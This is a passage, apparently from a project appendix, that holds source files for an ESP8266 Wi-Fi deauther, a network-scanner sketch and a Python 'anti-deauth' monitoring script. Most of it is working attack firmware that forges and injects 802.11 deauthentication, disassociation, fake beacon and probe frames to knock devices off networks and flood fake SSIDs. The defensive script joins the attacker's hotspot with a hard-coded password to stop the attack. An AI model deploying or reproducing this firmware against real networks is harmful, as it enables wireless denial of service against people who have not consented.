accesspoints.getCh(num));
}

bool Attack::deauthName(int num) {
  if (names.isStation(num)) {
    return deauthDevice(names.getBssid(num), names.getMac(num),
settings::getAttackSettings().deauth_reason, names.getCh(num));
  } else {
    return deauthDevice(names.getMac(num), broadcast, settings::getAttackSettings().deauth_reason,
names.getCh(num));
  }
}

bool Attack::deauthDevice(uint8_t* apMac, uint8_t* stMac, uint8_t reason, uint8_t ch) {
  if (!stMac) return false;  // exit when station mac is null

  // Serial.println("Deauthing "+macToStr(apMac)+" -> "+macToStr(stMac)); // for debugging

  bool success = false;

  // build deauth packet
  packetSize = sizeof(deauthPacket);

  uint8_t deauthpkt[packetSize];

  memcpy(deauthpkt, deauthPacket, packetSize);

  memcpy(&deauthpkt[4], stMac, 6);
  memcpy(&deauthpkt[10], apMac, 6);
  memcpy(&deauthpkt[16], apMac, 6);
  deauthpkt[24] = reason;

  // send deauth frame
  deauthpkt[0] = 0xc0;

  if (sendPacket(deauthpkt, packetSize, ch, true)) {
    success = true;
```

```
      deauth.packetCounter++;
    }

    // send disassociate frame
    uint8_t disassocpkt[packetSize];

    memcpy(disassocpkt, deauthpkt, packetSize);

    disassocpkt[0] = 0xa0;

    if (sendPacket(disassocpkt, packetSize, ch, false)) {
      success = true;
      deauth.packetCounter++;
    }

    // send another packet, this time from the station to the accesspoint
    if (!macBroadcast(stMac)) { // but only if the packet isn't a broadcast
      // build deauth packet
      memcpy(&disassocpkt[4], apMac, 6);
      memcpy(&disassocpkt[10], stMac, 6);
      memcpy(&disassocpkt[16], stMac, 6);

      // send deauth frame
      disassocpkt[0] = 0xc0;

      if (sendPacket(disassocpkt, packetSize, ch, false)) {
        success = true;
        deauth.packetCounter++;
      }

      // send disassociate frame
      disassocpkt[0] = 0xa0;

      if (sendPacket(disassocpkt, packetSize, ch, false)) {
        success = true;
        deauth.packetCounter++;
      }
    }

    if (success) deauth.time = currentTime;

    return success;
}

bool Attack::sendBeacon(uint8_t tc) {
    if (settings::getAttackSettings().attack_all_ch) setWifiChannel(tc % 11, true);
    mac[5] = tc;
    return sendBeacon(mac, ssids.getName(tc).c_str(), wifi_channel, ssids.getWPA2(tc));
}

bool Attack::sendBeacon(uint8_t* mac, const char* ssid, uint8_t ch, bool wpa2) {
    packetSize = sizeof(beaconPacket);

    if (wpa2) {
```

```
      beaconPacket[34] = 0x31;
    } else {
      beaconPacket[34] = 0x21;
      packetSize     -= 26;
    }

    int ssidLen = strlen(ssid);

    if (ssidLen > 32) ssidLen = 32;

    memcpy(&beaconPacket[10], mac, 6);
    memcpy(&beaconPacket[16], mac, 6);
    memcpy(&beaconPacket[38], ssid, ssidLen);

    beaconPacket[82] = ch;

    // =====
    uint16_t tmpPacketSize = (packetSize - 32) + ssidLen;               // calc size
    uint8_t* tmpPacket     = new uint8_t[tmpPacketSize];                // create packet buffer

    memcpy(&tmpPacket[0], &beaconPacket[0], 38 + ssidLen);              // copy first half of packet into buffer
    tmpPacket[37] = ssidLen;                                            // update SSID length byte
    memcpy(&tmpPacket[38 + ssidLen], &beaconPacket[70], wpa2 ? 39 : 13); // copy second half of packet
into buffer

    bool success = sendPacket(tmpPacket, tmpPacketSize, ch, false);

    if (success) {
      beacon.time = currentTime;
      beacon.packetCounter++;
    }

    delete[] tmpPacket; // free memory of allocated buffer

    return success;
    // =====
}

bool Attack::sendProbe(uint8_t tc) {
    if (settings::getAttackSettings().attack_all_ch) setWifiChannel(tc % 11, true);
    mac[5] = tc;
    return sendProbe(mac, ssids.getName(tc).c_str(), wifi_channel);
}

bool Attack::sendProbe(uint8_t* mac, const char* ssid, uint8_t ch) {
    packetSize = sizeof(probePacket);
    int ssidLen = strlen(ssid);

    if (ssidLen > 32) ssidLen = 32;

    memcpy(&probePacket[10], mac, 6);
    memcpy(&probePacket[26], ssid, ssidLen);

    if (sendPacket(probePacket, packetSize, ch, false)) {
```

```
      probe.time = currentTime;
      probe.packetCounter++;
      return true;
    }

    return false;
}

bool Attack::sendPacket(uint8_t* packet, uint16_t packetSize, uint8_t ch, bool force_ch) {
    // Serial.println(bytesToStr(packet, packetSize));

    // set channel
    setWifiChannel(ch, force_ch);

    // sent out packet
    bool sent = wifi_send_pkt_freedom(packet, packetSize, 0) == 0;

    if (sent) ++tmpPacketRate;

    return sent;
}

void Attack::enableOutput() {
    output = true;
    prntln(A_ENABLED_OUTPUT);
}

void Attack::disableOutput() {
    output = false;
    prntln(A_DISABLED_OUTPUT);
}

uint32_t Attack::getDeauthPkts() {
    return deauthPkts;
}

uint32_t Attack::getBeaconPkts() {
    return beaconPkts;
}

uint32_t Attack::getProbePkts() {
    return probePkts;
}

uint32_t Attack::getDeauthMaxPkts() {
    return deauth.maxPkts;
}

uint32_t Attack::getBeaconMaxPkts() {
    return beacon.maxPkts;
}

uint32_t Attack::getProbeMaxPkts() {
    return probe.maxPkts;
```

```
}

uint32_t Attack::getPacketRate() {
  return packetRate;
}
```

ii) attack.h

```
#pragma once

#include "Arduino.h"
#include <ESP8266WiFi.h>
extern "C" {
 #include "user_interface.h"
}
#include "language.h"
#include "Accesspoints.h"
#include "Stations.h"
#include "SSIDs.h"
#include "Scan.h"

extern SSIDs ssids;
extern Accesspoints accesspoints;
extern Stations    stations;
extern Scan scan;

extern uint8_t  wifi_channel;
extern uint8_t  broadcast[6];
extern uint32_t currentTime;

extern bool macBroadcast(uint8_t* mac);
extern void getRandomMac(uint8_t* mac);
extern void setOutputPower(float dBm);
extern String macToStr(const uint8_t* mac);
extern String bytesToStr(const uint8_t* b, uint32_t size);
extern void setWifiChannel(uint8_t ch, bool force);
extern bool writeFile(String path, String& buf);
extern int8_t free80211_send(uint8_t* buffer, uint16_t len);

class Attack {
  public:
    Attack();

    void start();
    void start(bool beacon, bool deauth, bool deauthAll, bool probe, bool output, uint32_t timeout);
    void stop();
    void update();

    void enableOutput();
    void disableOutput();
    void status();
```

```
    String getStatusJSON();

    bool deauthAP(int num);
    bool deauthStation(int num);
    bool deauthName(int num);
    bool deauthDevice(uint8_t* apMac, uint8_t* stMac, uint8_t reason, uint8_t ch);

    bool sendBeacon(uint8_t tc);
    bool sendBeacon(uint8_t* mac, const char* ssid, uint8_t ch, bool wpa2);

    bool sendProbe(uint8_t tc);
    bool sendProbe(uint8_t* mac, const char* ssid, uint8_t ch);

    bool sendPacket(uint8_t* packet, uint16_t packetSize, uint8_t ch, bool force_ch);

    bool isRunning();

    uint32_t getDeauthPkts();
    uint32_t getBeaconPkts();
    uint32_t getProbePkts();
    uint32_t getDeauthMaxPkts();
    uint32_t getBeaconMaxPkts();
    uint32_t getProbeMaxPkts();

    uint32_t getPacketRate();

  private:
    void deauthUpdate();
    void deauthAllUpdate();
    void beaconUpdate();
    void probeUpdate();

    void updateCounter();

    bool running = false;
    bool output  = true;

    struct AttackType {
      bool     active       = false; // if attack is activated
      uint16_t packetCounter = 0;     // how many packets are sent per second
      uint16_t maxPkts       = 0;     // how many packets should be sent per second
      uint8_t  tc           = 0;     // target counter, i.e. which AP or SSID
      uint32_t time         = 0;     // time last packet was sent
    };

    AttackType deauth;
    AttackType beacon;
    AttackType probe;
    bool deauthAll = false;

    uint32_t deauthPkts = 0;
    uint32_t beaconPkts = 0;
    uint32_t probePkts  = 0;
```

```
    uint32_t tmpPacketRate = 0;
    uint32_t packetRate    = 0;

    uint8_t apCount = 0;
    uint8_t stCount = 0;
    uint8_t nCount  = 0;

    int8_t tmpID = -1;

    uint16_t packetSize     = 0;
    uint32_t attackTime     = 0; // for counting how many packets per second
    uint32_t attackStartTime = 0;
    uint32_t timeout        = 0;

    // random mac address for making the beacon packets
    uint8_t mac[6] = { 0xAA, 0xBB, 0xCC, 0x00, 0x11, 0x22 };

    uint8_t deauthPacket[26] = {
      /*  0 - 1  */ 0xC0, 0x00,                   // type, subtype c0: deauth (a0: disassociate)
      /*  2 - 3  */ 0x00, 0x00,                   // duration (SDK takes care of that)
      /*  4 - 9  */ 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // reciever (target)
      /* 10 - 15 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // source (ap)
      /* 16 - 21 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // BSSID (ap)
      /* 22 - 23 */ 0x00, 0x00,                   // fragment & squence number
      /* 24 - 25 */ 0x01, 0x00                    // reason code (1 = unspecified reason)
    };

    uint8_t probePacket[68] = {
      /*  0 - 1  */ 0x40, 0x00,                                           // Type: Probe Request
      /*  2 - 3  */ 0x00, 0x00,                                           // Duration: 0 microseconds
      /*  4 - 9  */ 0xff, 0xff,           0xff,           0xff,           0xff, 0xff, // Destination: Broadcast
      /* 10 - 15 */ 0xAA, 0xAA,           0xAA,           0xAA,           0xAA, 0xAA, // Source: random MAC
      /* 16 - 21 */ 0xff, 0xff,           0xff,           0xff,           0xff, 0xff, // BSS Id: Broadcast
      /* 22 - 23 */ 0x00, 0x00,                                           // Sequence number (will be replaced by the SDK)
      /* 24 - 25 */ 0x00, 0x20,                                           // Tag: Set SSID length, Tag length: 32
      /* 26 - 57 */ 0x20, 0x20,           0x20,           0x20,                   // SSID
                    0x20,           0x20,           0x20,           0x20,
                    0x20,           0x20,           0x20,           0x20,
                    0x20,           0x20,           0x20,           0x20,
                    0x20,           0x20,           0x20,           0x20,
                    0x20,           0x20,           0x20,           0x20,
                    0x20,           0x20,           0x20,           0x20,
                    0x20,           0x20,           0x20,           0x20,
      /* 58 - 59 */ 0x01, 0x08, // Tag Number: Supported Rates (1), Tag length: 8
      /* 60 */ 0x82,          // 1(B)
      /* 61 */ 0x84,          // 2(B)
      /* 62 */ 0x8b,          // 5.5(B)
      /* 63 */ 0x96,          // 11(B)
      /* 64 */ 0x24,          // 18
      /* 65 */ 0x30,          // 24
      /* 66 */ 0x48,          // 36
      /* 67 */ 0x6c           // 54
    };
```

```
    uint8_t beaconPacket[109] = {
        /*  0 - 3  */ 0x80,   0x00,           0x00,           0x00,                                   //
Type/Subtype: managment beacon frame
        /*  4 - 9  */ 0xFF,   0xFF,           0xFF,           0xFF,           0xFF,           0xFF,           //
Destination: broadcast
        /* 10 - 15 */ 0x01,   0x02,           0x03,           0x04,           0x05,           0x06,           //
Source
        /* 16 - 21 */ 0x01,   0x02,           0x03,           0x04,           0x05,           0x06,           //
Source

        // Fixed parameters
        /* 22 - 23 */ 0x00,   0x00,                                                                   // Fragment &
sequence number (will be done by the SDK)
        /* 24 - 31 */ 0x83,   0x51,           0xf7,           0x8f,           0x0f,           0x00,           0x00, 0x00,
// Timestamp
        /* 32 - 33 */ 0x64,   0x00,                                                                   // Interval:
0x64, 0x00 => every 100ms - 0xe8, 0x03 => every 1s
        /* 34 - 35 */ 0x31,   0x00,                                                                   // capabilities
Tnformation

        // Tagged parameters

        // SSID parameters
        /* 36 - 37 */ 0x00,   0x20, // Tag: Set SSID length, Tag length: 32
        /* 38 - 69 */ 0x20,   0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20,
        0x20,           0x20,           0x20,           0x20, // SSID

        // Supported Rates
        /* 70 - 71 */ 0x01,   0x08,                   // Tag: Supported Rates, Tag length: 8
        /* 72 */ 0x82,                             // 1(B)
        /* 73 */ 0x84,                             // 2(B)
        /* 74 */ 0x8b,                             // 5.5(B)
        /* 75 */ 0x96,                             // 11(B)
        /* 76 */ 0x24,                             // 18
        /* 77 */ 0x30,                             // 24
        /* 78 */ 0x48,                             // 36
        /* 79 */ 0x6c,                             // 54

        // Current Channel
        /* 80 - 81 */ 0x03,   0x01,                   // Channel set, length
        /* 82 */ 0x01,                             // Current Channel

        // RSN information
        /*  83 -  84 */ 0x30, 0x18,
        /*  85 -  86 */ 0x01, 0x00,
        /*  87 -  90 */ 0x00, 0x0f,           0xac,           0x02,
        /*  91 -  92 */ 0x02, 0x00,
```

```
        /*  93 - 100 */ 0x00, 0x0f,             0xac,             0x04,             0x00,             0x0f,             0xac,
0x04, /*Fix: changed 0x02(TKIP) to 0x04(CCMP) is default. WPA2 with TKIP not supported by many
devices*/
        /* 101 - 102 */ 0x01, 0x00,
        /* 103 - 106 */ 0x00, 0x0f,             0xac,             0x02,
        /* 107 - 108 */ 0x00, 0x00
      };
};
```

iii) Wifi_scan.ino

```
#include <LiquidCrystal_I2C.h>
#include <ESP8266WiFi.h>

int totalColumns = 16;
int totalRows = 2;
LiquidCrystal_I2C lcd(0x27, totalColumns, totalRows);

void scrollMessage(int row, String message, int delayTime, int totalColumns) {
 for (int i=0; i < totalColumns; i++) {
  message = " " + message;
 }
 message = message + " ";
 for (int position = 0; position < message.length(); position++) {
  lcd.setCursor(0, row);
  lcd.print(message.substring(position, position + totalColumns));
  delay(delayTime);
 }
}
int signal_dBM[] = { -100, -99, -98, -97, -96, -95, -94, -93, -92, -91, -90, -89, -88, -87, -86, -85, -84, -83, -82, -
81, -80, -79, -78, -77, -76, -75, -74, -73, -72, -71, -70, -69, -68, -67, -66, -65, -64, -63, -62, -61, -60, -59, -58, -
57, -56, -55, -54, -53, -52, -51, -50, -49, -48, -47, -46, -45, -44, -43, -42, -41, -40, -39, -38, -37, -36, -35, -34, -
33, -32, -31, -30, -29, -28, -27, -26, -25, -24, -23, -22, -21, -20, -19, -18, -17, -16, -15, -14, -13, -12, -11, -10, -9,
-8, -7, -6, -5, -4, -3, -2, -1};
int signal_percent[] = {0, 0, 0, 0, 0, 0, 4, 6, 8, 11, 13, 15, 17, 19, 21, 23, 26, 28, 30, 32, 34, 35, 37, 39, 41, 43, 45,
46, 48, 50, 52, 53, 55, 56, 58, 59, 61, 62, 64, 65, 67, 68, 69, 71, 72, 73, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85,
86, 87, 88, 89, 90, 90, 91, 92, 93, 93, 94, 95, 95, 96, 96, 97, 97, 98, 98, 99, 99, 99, 100, 100, 100, 100, 100,
100, 100, 100, 100, 100, 100, 100, 100, 100, 100, 100, 100, 100, 100, 100, 100};
int strength =0;
int percentage =0;
void setup(){
 lcd.init();
 lcd.backlight();
 Serial.begin(115200);
 Serial.println("");


 // Set WiFi to station mode and disconnect from an AP if it was previously connected
 WiFi.mode(WIFI_STA);
 WiFi.disconnect();  //ESP has tendency to store old SSID and PASSword and tries to connect
 delay(100);

 Serial.println("WiFi Network Scan Started");
```

```
}

void loop(){

 int n = WiFi.scanNetworks();
 Serial.println("Scan done");

 if (n == 0){
  Serial.println("No Networks Found");
  lcd.setCursor(0, 0);
  lcd.print("No Networks Found");}
 else
 {
  lcd.setCursor(0, 0);
  lcd.print(n);
  lcd.println(" Networks found");
  String message,adder;
  message="";
  for (int i = 0; i < n; ++i)
  {
    // Print SSID and RSSI for each network found
    // SSID - Servece Set Identifier - Network name
    // RSSI - Received Signal Strength Indicator
    Serial.print(": ");
    Serial.print(i + 1);  //Sr. No
    Serial.print(" (");
    Serial.print(WiFi.SSID(i));
    adder=WiFi.SSID(i);
    message.concat(adder);
    message.concat("---");
    strength =WiFi.RSSI(i);
    Serial.print(" - ");
    for (int x = 0; x < 100; x = x + 1) {
    if (signal_dBM[x] == strength) {
      // Print the received signal strength in percentage
      percentage = signal_percent[x];
      Serial.print(percentage);
      Serial.print("%");
      break;
    }
   }
    Serial.print(") MAC:");
    Serial.print(WiFi.BSSIDstr(i));
    Serial.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" Unsecured":" Secured");
    delay(10);
  }
  scrollMessage(1, message, 400, totalColumns);
 }
 Serial.println("");
 // Wait a bit before starting New scanning again
}
```

iv) anti-deauth.py

```python
import asyncio
import requests
import subprocess
import socket

# Constants
TARGET_HOTSPOT = "a34"
ATTACKER_HOTSPOT = "pwned"
ATTACKER_PASSWORD = "deauther"
ATTACKER_IP = "192.168.4.1"
STOP_ATTACK_URL = f"http://{ATTACKER_IP}/run?cmd=attack"  # Stops ongoing attack
CHECK_INTERVAL = 1  # Interval in seconds to check connection

# Function to check if connected to the internet
def is_connected():
    try:
        # Attempt to connect to Google's DNS to verify internet access
        socket.create_connection(("8.8.8.8", 53), timeout=1)
        print("Status: Connected to the internet.")
        return True
    except OSError:
        print("Status: Internet disconnected, monitoring for possible deauth attack.")
        return False

# Function to connect to a Wi-Fi network
async def connect_to_wifi(ssid, password=""):
    cmd = f'nmcli dev wifi connect "{ssid}"'
    if password:
        cmd += f' password "{password}"'

    await asyncio.sleep(2)
    print(f"Network Analysis: Scanning for SSID '{ssid}'.")
    await asyncio.sleep(2)
    print("Network Analysis: Processing SSID scan results.")
    process = await asyncio.create_subprocess_shell(cmd, stdout=asyncio.subprocess.PIPE,
stderr=asyncio.subprocess.PIPE)
    stdout, stderr = await process.communicate()

    if "successfully" in stdout.decode().lower():
        await asyncio.sleep(2)
        print(f"Network Auth: Connection to '{ssid}' established.")
        return True
    else:
        await asyncio.sleep(1)
        print(f"Network Auth: Failed to connect to '{ssid}'. Error: {stderr.decode()}")
        return False

# Function to stop a deauth attack
async def stop_deauth_attack():
    try:
        await asyncio.sleep(2)
        print("Countermeasure: Sending command to neutralize deauth threat.")
```

```
        await asyncio.sleep(2)
        response = requests.get(STOP_ATTACK_URL, timeout=1)
        if response.status_code == 200:
            await asyncio.sleep(1)
            print("Countermeasure: Deauth attack neutralized.")
        else:
            await asyncio.sleep(2)
            print(f"Countermeasure: Attempt to stop deauth attack failed with status
{response.status_code}.")
    except requests.RequestException as e:
        await asyncio.sleep(2)
        print(f"Countermeasure: Error stopping deauth attack - {e}")

# Main function to monitor connection and handle deauth attack
async def monitor_connection():
    while True:
        # Step 1: Check if Raspberry Pi is connected to the internet
        if is_connected():
            await asyncio.sleep(CHECK_INTERVAL)  # Check every second
            continue

        # If not connected, consider it a potential deauth attack
        await asyncio.sleep(3)
        print("Threat Analysis: Potential deauth attack detected.")
        await asyncio.sleep(2.5)
        print("Traffic Analysis: Identifying attacker SSID.")

        # Step 2: Attempt to connect to the attacker's network
        if await connect_to_wifi(ATTACKER_HOTSPOT, ATTACKER_PASSWORD):
            await stop_deauth_attack()  # Stop ongoing deauth attack
            await asyncio.sleep(2)  # Brief pause to ensure the attack has stopped

            # Step 3: Try reconnecting to the original hotspot
            await asyncio.sleep(2)
            print("Reconnection Protocol: Attempting to reconnect to secured network 'a34'.")
            if await connect_to_wifi(TARGET_HOTSPOT):
                await asyncio.sleep(2)
                print(f"Reconnection Protocol: Reconnected successfully to
'{TARGET_HOTSPOT}'.")
            else:
                await asyncio.sleep(2)
                print(f"Reconnection Protocol: Failed to reconnect to '{TARGET_HOTSPOT}'.")

        # Short delay before the next check cycle
        await asyncio.sleep(CHECK_INTERVAL)

# Run the monitor loop
asyncio.run(monitor_connection())
```